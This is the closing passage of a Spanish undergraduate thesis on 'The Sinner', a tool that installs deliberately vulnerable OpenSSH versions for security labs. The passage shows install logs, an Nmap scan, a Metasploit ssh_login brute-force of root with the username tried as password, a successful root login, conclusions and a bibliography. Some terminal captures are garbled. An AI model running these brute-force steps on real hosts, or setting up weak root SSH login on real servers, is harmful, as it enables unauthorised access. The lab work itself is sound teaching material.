lines 1-13/13 (END)
```

Figura 8.6.: Fin de instalación de OpenSSH-8.3p1. Resultado exitoso.

```
|
. + 0 +.o |
... =.=... |
ooo+o+=o.. |
+----[SHA256]-----+
06:01:05: Configuring: SSH-KeyGen: /usr/local/etc/openssh-8.4p1/bin/ssh-keygen -N -t rsa -b 2048 -f
/usr/local/etc/openssh-8.4p1/etc/ssh_host_rsa_key
06:01:05: Configuring: SSH-KeyGen: /usr/local/etc/openssh-8.4p1/bin/ssh-keygen -N -t ecdsa -b 256 -
f /usr/local/etc/openssh-8.4p1/etc/ssh_host_ecdsa_key
06:01:05: Configuring: SSH-KeyGen: /usr/local/etc/openssh-8.4p1/bin/ssh-keygen -N -t ed25519 -f /us
r/local/etc/openssh-8.4p1/etc/ssh_host_ed25519_key
06:01:05: Configuring: /usr/local/etc/openssh-8.4p1/etc/sshd_config: Keys added:

HostKey /usr/local/etc/openssh-8.4p1/etc/ssh_host_rsa_key
HostKey /usr/local/etc/openssh-8.4p1/etc/ssh_host_ecdsa_key
HostKey /usr/local/etc/openssh-8.4p1/etc/ssh_host_ed25519_key

Do you want to permit root login? (y/n): y
06:01:07: Configuring: /usr/local/etc/openssh-8.4p1/etc/sshd_config: Root added: PermitRootLogin yes
06:01:07: Configuring: OpenFirewallPort: 2224
06:01:07: Open Firewall port was successful
06:01:07: Configuring: ResetDaemons
06:01:07: Configuring: Enabling service: sshd8.4p1.service
06:01:08: Configuring: Starting service: sshd8.4p1.service
• sshd8.4p1.service - OpenSSH 8.4p1 server daemon
  Loaded: loaded (/etc/systemd/system/sshd8.4p1.service; enabled; vendor preset: enabled)
  Active: active (running) since Mon 2024-06-10 06:01:08 UTC; 13ms ago
  Main PID: 35323 (sshd)
  Tasks: 1 (limit: 4557)
  Memory: 1.3M
  CPU: 5ms
  CGroup: /system.slice/sshd8.4p1.service
          └─35323 "sshd: /usr/local/etc/openssh-8.4p1/sbin/sshd -f /usr/local/etc/openssh-8.4p1/
Jun 10 06:01:08 thesinner sshd[35323]: Server listening on :: port 2224.
Jun 10 06:01:08 thesinner systemd[1]: Started OpenSSH 8.4p1 server daemon.
lines 1-12/12 (END)
```

Figura 8.7.: Fin de instalación de OpenSSH-8.4p1. Resultado exitoso.



```

,=#0000#*++==++*%00#+.
-#000*-,:+00%-
:%000+==00%-
*0000: :000*
#0000- :000%
*0000% *000#
-0000+ :000-
#00000= +=: :=#00# 0000#
000000= 0000#=:#000000# %0000
000000+ +00000# :#000000% %0000
#00000* %0+=+*00+++=+*00: %000#
-00000# .+*0000000000#*= %000-
#0000# =*#00000000000#*=0* :000#
#0000% .**+*%00000%*+*#00*, -000%
*000%- -*#**%#0%-: .-=+*000*
-%000%- -+**+., =*%000000%-
-%000000#++.:.-+*00000000%=
.+*0000000000000000%+:

dBBBBBP dBP dBP dBBBP ,dBBBBP dBP dBBBBb dBBBBb dBBBP dBBBBb
BP dBP dBP dBP dBP dBP dBP dBP dBP dBP
dBP dBBBBBP dBBP qBBBBb dBP dBP dBP dBP dBP dBP dBP dBP dBP
dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP
dBP dBP dBP dBBBP dBBBBP dBP dBP dBP dBP dBP dBBBP dBP dB

Uninstall

1. OpenSSH
2. Exit

Choose a service: 1

openssh-8.2p1
openssh-8.3p1
openssh-8.4p1
Choose a version (i.e. 8.1p1) or press q to quit: 8.3p_

```

Figura 8.8.: Menú de desinstalación de versiones de OpenSSH. A punto de iniciar desinstalación de “8.3p1”.

```

06:01:25: Starting the uninstallation: OpenSSH-8.3p1
06:01:25: Uninstall: Obtaining the service port: Service Port: 2223
06:01:25: Uninstall: Stopping service: sshd8.3p1.service
06:01:25: Uninstall: Deleting separation privileges user: sshd-8-3p1
06:01:25: Uninstall: Deletion of separation privileges user sshd-8-3p1 was successful
06:01:25: Uninstall: Removing main directory: /usr/local/etc/openssh-8.3p1
06:01:25: Uninstall: Remove of main directory /usr/local/etc/openssh-8.3p1 was successful
06:01:25: Uninstall: Removing executable symlink: /usr/local/bin/ssh8.3p1
06:01:25: Uninstall: Remove executable symlink /usr/local/bin/ssh8.3p1 was successful
06:01:25: Uninstall: Removing unit file: /etc/systemd/system/sshd8.3p1.service
06:01:25: Uninstall: Remove of unit file /etc/systemd/system/sshd8.3p1.service was successful
06:01:25: Uninstall: Closing the firewall port: Service Port: 2223
06:01:25: Uninstall: Close of the firewall port: Service Port: 2223 was successful
06:01:25: The OpenSSH-8.3p1 uninstallation was successful.

Press intro to return to the main menu:

```

Figura 8.9.: Fin de desinstalación de OpenSSH-8.3p1. Resultado exitoso.




Figura 8.10.: Escaneo de “Nmap” desde máquina Kali. Varias versiones de SSH detectadas.





Figura 8.11.: Selección de scanner en Metaexploitable. Se muestran las opciones de configuración por defecto.

```
root@thesinner:~# w
root@thesinner:~# w
1: 10.0.2.16:2224 netw 100 brd 10.0.2.255 scope global dynamic enp0s3
   valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:1c:12:7b brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.16/24 netm 100 brd 10.0.2.255 scope global dynamic enp0s3
     valid_lft forever preferred_lft 526sec
   inet6 fe80:a00:2711:fc12:7b5:04 scope link
     valid_lft forever preferred_lft forever
root@thesinner:~#
```

```
TFG-Attack [Corriendo] - Oracle VM VirtualBox
File Actions Edit View Help
Shell No. 1

ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDENTIALS false no Try each user/password couple stored in the current database
DB_ALL_PASSED false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user:realm)
PASSWORD false no A specific password to authenticate with
PASS_FILE false no File containing passwords, one per line
RHOSTS true yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME false no A specific username to authenticate as
USERPASS_FILE false no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE false no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts

Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.


References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rport 2224
rport => 2224
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.2.16
rhosts => 10.0.2.16
msf6 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf6 auxiliary(scanner/ssh/ssh_login) > set user_as_pass true
user_as_pass => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.2.16:2224 - Starting bruteforce
[*] 10.0.2.16:2224 - Success! root@root groups=0(root) Linux thesinner 5.15.8-112-generic
[*] SSH session 1 opened [10.0.2.16:2224] -> 10.0.2.16:2224 at 2024-06-10 02:05:49 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Figura 8.12.: Modificaciones de la configuración del scanner. Seleccionados puerto, host, username (root) y habilitada la opción de probar nombre de usuario también como password. Credenciales de root obtenidas. Causas: Vulnerabilidad abierta: Permitir acceso con root y Mala contraseña.



```
root@thesinner:~# w
root@thesinner:~# w
1: 10.0.2.16:2224 netw 100 brd 10.0.2.255 scope global dynamic enp0s3
   valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:1c:12:7b brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.16/24 netm 100 brd 10.0.2.255 scope global dynamic enp0s3
     valid_lft forever preferred_lft 526sec
   inet6 fe80:a00:2711:fc12:7b5:04 scope link
     valid_lft forever preferred_lft forever
root@thesinner:~#
```

```
TFG-Attack [Corriendo] - Oracle VM VirtualBox
File Actions Edit View Help
Shell No. 1

[attacker@kali:~]$ ssh -p 2224 root@10.0.2.16
Starting Nmap 7.95.0N ( https://nmap.org ) at 2024-06-10 02:05 EDT
Nmap scan report for 10.0.2.16
Host is up (0.000ms latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu Jubuntu.6 (Ubuntu Linux; protocol 2.0)
2222/tcp  open  ssh      OpenSSH 8.2 (protocol 2.0)
2224/tcp  open  ssh      OpenSSH 8.4 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.45 seconds

[attacker@kali:~]$ ssh -p 2224 root@10.0.2.16
The authenticity of host '[10.0.2.16]:2224 ([10.0.2.16]:2224)' can't be established.
ED25519 key fingerprint is SHA256:j1oeblvkvkq89qyfy/dngz0vUvA8S13u4z288U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.16]:2224' (ED25519) to the list of known hosts.
root@10.0.2.16:~#
```

Figura 8.13.: Intento de acceso con root por puerto 2224.




Figura 8.14.: Acceso exitoso. Máquina vulnerable comprometida.



9. Conclusiones

Al principio de este proyecto comentaba que sería interesante el desarrollo de una herramienta que facilitase los procesos de instalación y configuración básicos de servicios para ser usados en laboratorios de ciberseguridad. Después del desarrollo de este proyecto sigo estando de acuerdo y tras ver la complejidad de este proceso me reafirmo en la utilidad que podría tener ofrecer un producto que lo haga de manera sencilla.

En este caso el resultado de mi proyecto, como adelantaba en el pliego que hice para organizarme previo al diseño y desarrollo, termina siendo un prototipo, que considero que podría ser útil para mostrar como ejemplo o prueba de concepto a un equipo de desarrollo para poder embarcarse en un proyecto mayor.

Es por esto por lo que le veo aún más sentido a publicarlo, no necesariamente para que alguien amplie el código si no para servir como ese ejemplo que decía, para aquel que lo encuentre, que pueda inspirarle y permitirle ejecutar una prueba y quizás animar ese desarrollo más grande al que le veo potencial.

Por mi parte, aunque ha habido mucho trabajo se me han quedado algunas cosas a mitad de desarrollo que por tiempo no he podido meter en la versión de la entrega, pero que tengo interés en seguir desarrollando y que probablemente serán publicadas como actualización del proyecto en Github una vez acabe el ciclo.

En resumen, aunque ha sido complicado me ha permitido aprender mucho sobre OpenSSH, formas de instalar servicios distintas a "apt", scripts de "bash", creaciones de IISOO y archivos y procesos de sistemas Linux, que también eran unos de mis intereses personales con este proyecto, y por otra parte me ha encantado ver como el idea que se me ocurrió realmente puede llegar a tener verdadero sentido en un futuro.



10. Bibliografía y referencias

Las principales fuentes de referencia utilizadas para el desarrollo de este proyecto han sido:

- Ubuntu. (n.d.). Ubuntu Server. Obtenido de <https://ubuntu.com/server>
- Stack Exchange Inc. (n.d.). Ask Ubuntu. Obtenido de <https://askubuntu.com/>
- OpenBSD. (n.d.). OpenSSH. Obtenido de <https://www.openssh.com/>
- OpenAI. (n.d.). ChatGPT. Obtenido de <https://www.openai.com/chatgpt>
- You.com. (n.d.). YouCom. Obtenido de <https://you.com/com>
- Rapid7. (n.d.). Metasploit. Obtenido de <https://www.metasploit.com/>
- La Cripta del Hacker. (2020, agosto 18). Guía de uso de Metasploit: de dummy a experto (Parte 1). Obtenido de <https://lacriptadelhacker.wordpress.com/2020/08/18/guia-de-uso-de-metasploit-de-dummy-a-experto-parte-1/>
- Singh, P. J. (n.d.). Cubic. Obtenido de <https://github.com/PJ-Singh-001/Cubic>
- IBM (2024, enero 19) Habilitación del inicio de sesión SSH como usuario root en Red Hat Enterprise Linux 9. Obtenido de <https://www.ibm.com/docs/es/storage-ceph/6?topic=ii-enabling-ssh-login-as-root-user-red-hat-enterprise-linux-9>

Las principales herramientas utilizadas para el desarrollo de este proyecto han sido:

- Cubic. (n.d.). Custom Ubuntu ISO Creator. Obtenido de <https://launchpad.net/cubic>
- draw.io. (n.d.). draw.io - Diagrams for everyone, everywhere. Obtenido de <https://www.diagrams.net/>
- Oracle Corporation. (n.d.). VirtualBox. Obtenido de <https://www.virtualbox.org/>
- Offensive Security. (n.d.). Kali Linux. Obtenido de <https://www.kali.org/>
- OpenBSD. (n.d.). OpenBSD - Secure Shell (SSH). Obtenido de <https://www.openbsd.org/ssh/>
- Rapid7. (n.d.). Metasploit. Obtenido de <https://www.metasploit.com/>
- Microsoft. (n.d.). Visual Studio. Obtenido de <https://visualstudio.microsoft.com/>
- The GIMP Development Team. (n.d.). GIMP - GNU Image Manipulation Program. Obtenido de <https://www.gimp.org/>



- Inkscape Project. (n.d.). Inkscape. Obtenido de <https://inkscape.org/>
- Microsoft. (n.d.). Clipchamp. Obtenido de <https://www.clipchamp.com/>
- CoversGo. (2023). Portada azabache. Obtenido de <https://coversgo.com/portada-azabache/>
- ASCII Generator. (n.d.). ASCII Generator. Obtenido de <https://ascii-generator.site/>
- Manytools. (n.d.). ASCII Banner. Obtenido de <https://manytools.org/hacker-tools/ascii-banner/>

Han sido utilizados los siguientes recursos en el desarrollo de este proyecto:

- Portada "Azabache" de Coversgo. Disponible en: <https://coversgo.com/portada-azabache/>
- El logo original de Tux que fue creado por Larry Ewing (lewing@isc.tamu.edu) utilizando The GIMP. Este ha sido modificado para ser el logo de "The Sinner" y la memoria correspondiente.
- Canonical Ltd. (n.d.). Ubuntu Server 22.04 . Obtenido de <https://ubuntu.com/server>

11. Anexos

Estos son los documentos, archivos o publicaciones anexas a esta memoria:

- Repositorio de GitHub: <https://github.com/ArionElNorte/TheSinner>
- ISO.
- VDI de máquina de demostración.
- Video de demostración.
- Archivo original de "Sinstool".